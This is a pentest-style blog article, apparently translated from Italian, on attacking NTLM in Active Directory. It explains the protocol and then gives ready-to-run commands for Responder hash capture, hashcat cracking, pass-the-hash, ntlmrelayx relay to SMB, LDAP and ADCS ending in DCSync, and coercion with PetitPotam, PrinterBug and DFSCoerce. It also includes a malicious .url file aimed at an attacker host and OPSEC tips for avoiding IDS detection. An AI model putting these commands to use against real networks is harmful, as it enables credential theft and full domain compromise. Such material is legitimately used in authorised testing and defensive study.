NTLM: Protocol, Hash Capture, Pass-the-Hash and Relay on Active Directory

NTLM explained from top to bottom: handshake, capture, NetNTLMv2 with Responder, Pass-the-Hash, coercion, and CVE 2026 enabled. NTLM vs. Kerberos decision point in the enterprise pentest.
- Posted on 2026-06-17
- Reading time: 4 min
NTLM: Protocol, Attacks, and Exploitation in Active Directory Environments #
NTLM is one of the most exploited authentication protocols in penetration testing on Windows environments. Microsoft is officially deprecating it—yet in 2025, CVE-2025-24054 was actively exploited in real-world campaigns, days after the patch. In hybrid enterprise environments, NTLM is still ubiquitous: SMB, HTTP, LDAP, RPC, WinRM.
Understanding NTLM thoroughly is not an academic exercise — it is a prerequisite for leveraging NTLM Relay, Pass-the-Hash, AD coercion, and the relay→ADCS→Domain Admin chain that works in most unpatched enterprise environments.
How NTLM Works: The Protocol #

NTLM is a challenge-response authentication protocol. It never transmits the password; it transmits an encrypted response to a random challenge. The problem is that this response is derived directly from the NT hash of the password and can be:
- Cracked offline (NetNTLMv2 with hashcat)
- Released to other services without cracking it
3-phase handshake #
Client                          Server
  |                               |
  |──── NEGOTIATE (1) ──────────→ |
  |                               |  genera challenge casuale (8 byte)
  |←─── CHALLENGE (2) ───────────|
  |                               |
  |  calcola: HMAC-MD5(NT_hash, challenge + timestamp + ...)
  |──── AUTHENTICATE (3) ───────→|
  |                               |  verifica risposta
NTLMv1 — fixed challenge, vulnerable to rainbow tables, NT hash recovery always possible. NTLMv2 — variable challenge + timestamp + client nonce. More robust but still crackable offline and relayable.
Where the NT hash lives #
- SAM (
HKLM\SAM) — local account hash, readable only as SYSTEM - LSASS — hash of users with active sessions, in memory
- NTDS.DIT — AD database on the Domain Controller, contains all the domain hashes
- NetNTLMv2 — hashes sent over the network during authentication, which can be captured with Responder
Capture Hash: Responder #
Responder is an LLMNR/NBT-NS/mDNS poisoner. When a Windows host can't find a name via DNS, it queries the network via LLMNR/NBT-NS. Responder responds by impersonating the target and receives the user's challenge response (NetNTLMv2).
# Avvia Responder sull'interfaccia di rete interna
responder -I eth0 -wdF

# Per NTLM relay (disabilita SMB e HTTP per non creare conflitto con ntlmrelayx)
responder -I eth0 -w -d -F --disable-ess
The captured hash appears in the console and is saved in /usr/share/responder/logs/.
[SMB] NTLMv2-SSP Client   : 192.168.1.50
[SMB] NTLMv2-SSP Username : DOMAIN\jsmith
[SMB] NTLMv2-SSP Hash     : jsmith::DOMAIN:aabbccdd...:...
Offline cracking #
# NTLMv2 (mode 5600)
hashcat -m 5600 captured.hash /usr/share/wordlists/rockyou.txt

# Con regole (aumenta coverage)
hashcat -m 5600 captured.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule

# NTLMv1 (mode 5500) — più veloce, spesso recuperabile
hashcat -m 5500 captured_v1.hash /usr/share/wordlists/rockyou.txt
See: Responder
Pass the Hash #
The NT hash is sufficient for NTLM authentication—the cleartext password is not required. This is because NTLM uses the hash as the signing secret during the challenge-response.
# evil-winrm (WinRM 5985)
evil-winrm -i 10.10.10.50 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:32196B56FFE6F45E294117B4292CF797

# WMIExec (meno rumoroso, niente servizi creati)
wmiexec.py -hashes :32196B56FFE6F45E294117B4292CF797 DOMAIN/Administrator@10.10.10.50

# SMBExec
smbexec.py -hashes :32196B56FFE6F45E294117B4292CF797 DOMAIN/Administrator@10.10.10.50

# Sweep subnet — verifica dove l'hash è valido
nxc smb 192.168.1.0/24 -u Administrator -H :32196B56FFE6F45E294117B4292CF797 --local-auth
The standard Impacket format is LM:NT. If you don't have LM use aad3b435b51404eeaad3b435b51404ee as a placeholder (universal empty LM hash).
See: Pass-the-Hash
NTLM Relay #
Relay is the most powerful attack against NTLM. Instead of cracking the hash, you forward it in real time to another service that accepts NTLM. The target service authenticates you as the victim.
Prerequisites:
- SMB Signing disabled on target (default on workstations, not DCs)
- The victim's account must have privileges over the target
# Verifica SMB signing sulla subnet
nxc smb 192.168.1.0/24 --gen-relay-list targets.txt
# targets.txt conterrà solo gli host con signing disabilitato
Basic Setup: Responder + ntlmrelayx #
# Terminale 1 — Responder (SMB e HTTP disabilitati per cedere la porta a ntlmrelayx)
responder -I eth0 -d -w --disable-ess

# Terminale 2 — ntlmrelayx verso lista target
ntlmrelayx.py -tf targets.txt -smb2support

# Con esecuzione comando immediata
ntlmrelayx.py -tf targets.txt -smb2support -c "whoami > C:\Temp\out.txt"

# Interactive shell via SMB
ntlmrelayx.py -tf targets.txt -smb2support -i
# → poi: nc 127.0.0.1 11000 per shell SMB interattiva
NTLM Relay to LDAP → Escalation AD #
# Relay verso LDAP del DC — aggiunge computer account, esegue DCSync
ntlmrelayx.py -t ldap://10.10.10.1 -smb2support --escalate-user lowpriv_user

# Crea computer account (per RBCD o altre tecniche AD)
ntlmrelayx.py -t ldaps://10.10.10.1 -smb2support --add-computer ATTACKERPC$
NTLM Relay to ADCS (ESC8) — Chain to Domain Admin #
This chain is still effective in 2025 in environments with Web Enrollment without EPA:
# Terminale 1 — relay verso CA Web Enrollment
ntlmrelayx.py -t http://CA_SERVER/certsrv/certfnsh.asp \
  -smb2support --adcs --template DomainController

# Terminale 2 — coerci il DC ad autenticarsi (PetitPotam)
PetitPotam.py -u lowpriv_user -p Password123 KALI_IP DC_IP

# Output: certificato base64 del machine account DC$
# Decodifica e usa con certipy
certipy-ad auth -pfx dc.pfx -dc-ip 10.10.10.1
# → NT hash di DC$ → DCSync → tutti gli hash del dominio
See: Certipy and ADCS and NTLM Relay in depth
NTLM Coercion: Force Authentication #
Instead of waiting for someone to authenticate spontaneously, you force a privileged host to connect to you.
PetitPotam (MS-EFSRPC) #
# Con credenziali (da host nel dominio)
PetitPotam.py -u user -p pass KALI_IP DC_IP

# Senza credenziali (alcuni ambienti)
PetitPotam.py KALI_IP DC_IP
PrinterBug / SpoolSample (MS-RPRN) #
# Forza il DC a connettersi alla tua macchina via SMB
python3 printerbug.py 'DOMAIN/user:pass@DC_IP' KALI_IP
DFSCoerce (MS-DFSNM) #
python3 dfscoerce.py -u user -p pass KALI_IP DC_IPDecision point: PetitPotam works without credentials in unpatched environments pre-KB5005413. DFSCoerce is often unpatched longer. PrinterBug requires Print Spooler to be enabled on the target.
Hash Disclosure: CVEs Active in 2025 #
CVE-2025-24054 / CVE-2024-43451 — NTLM Hash Disclosure via file .library-ms (o .url, .lnk). A malicious file on the target's file share triggers automatic NTLM authentication when the user opens the folder — without opening the file.
# Crea file .url malevolo
cat > @trigger.url << EOF
[InternetShortcut]
URL=file://KALI_IP/share/
EOF

# Oppure .library-ms
# Il file viene droppato su uno share accessibile alla vittima
# Quando esplora la cartella → autenticazione NTLM automatica verso KALI_IP
# Responder cattura il NetNTLMv2
NTLM vs Kerberos: Operational Decision Point #
| Screenwriting | Protocol used | Offensive implication |
|---|---|---|
Access by IP (\\192.168.1.50) | Forced NTLM | Relay/PTH possible |
Access by hostname (\\server.domain) | Kerberos preferred | Tickets or SPNs are needed |
| Services without registered SPN | NTLM fallback | Relay possible |
| SMB Signing disabled + IP access | NTLM | Direct Relay |
| DC (always Kerberos-first) | Kerberos / NTLM | Relay LDAP/HTTP if signing off |
Force NTLM over Kerberos: Always connect by IP in environments where you want to capture or relay NTLM. Kerberos doesn't work over IP—only hostnames/FQDNs.
OPSEC #
- Responder generates LLMNR/NBT-NS traffic detectable by Zeek, Suricata, and any network IDS. In mature SOC environments, limit usage and shut down after capture.
- ntlmrelayx leaves authentication events on both hosts. Use short sessions and avoid running noisy commands.
- CVE-2025-24054: the file
.urlIt is detected by an updated Defender. On patched environments, it uses different variants or coercion techniques. - Pass-the-Hash from workstation to workstation only works if the local account has the same RID-500 (Administrator) or if LocalAccountTokenFilterPolicy is set to 1. Non-Administrator local accounts are blocked by default from remote UAC.
# Verifica se PTH funziona su un target specifico
nxc smb TARGET -u Administrator -H :HASH --local-auth
# Pwn3d! = funziona
# STATUS_LOGON_FAILURE = hash sbagliato o account diverso
# STATUS_ACCOUNT_RESTRICTION = UAC blocca PTH su questo account
Learn more also Kerberos to have full knowledge of Windows protocols. #
MITER ATT&CK: T1557.001 (LLMNR/NBT-NS Poisoning), T1550.002 (Pass-the-Hash), T1187 (Forced Authentication), T1003.001 (LSASS Memory), TA0008 (Lateral Movement)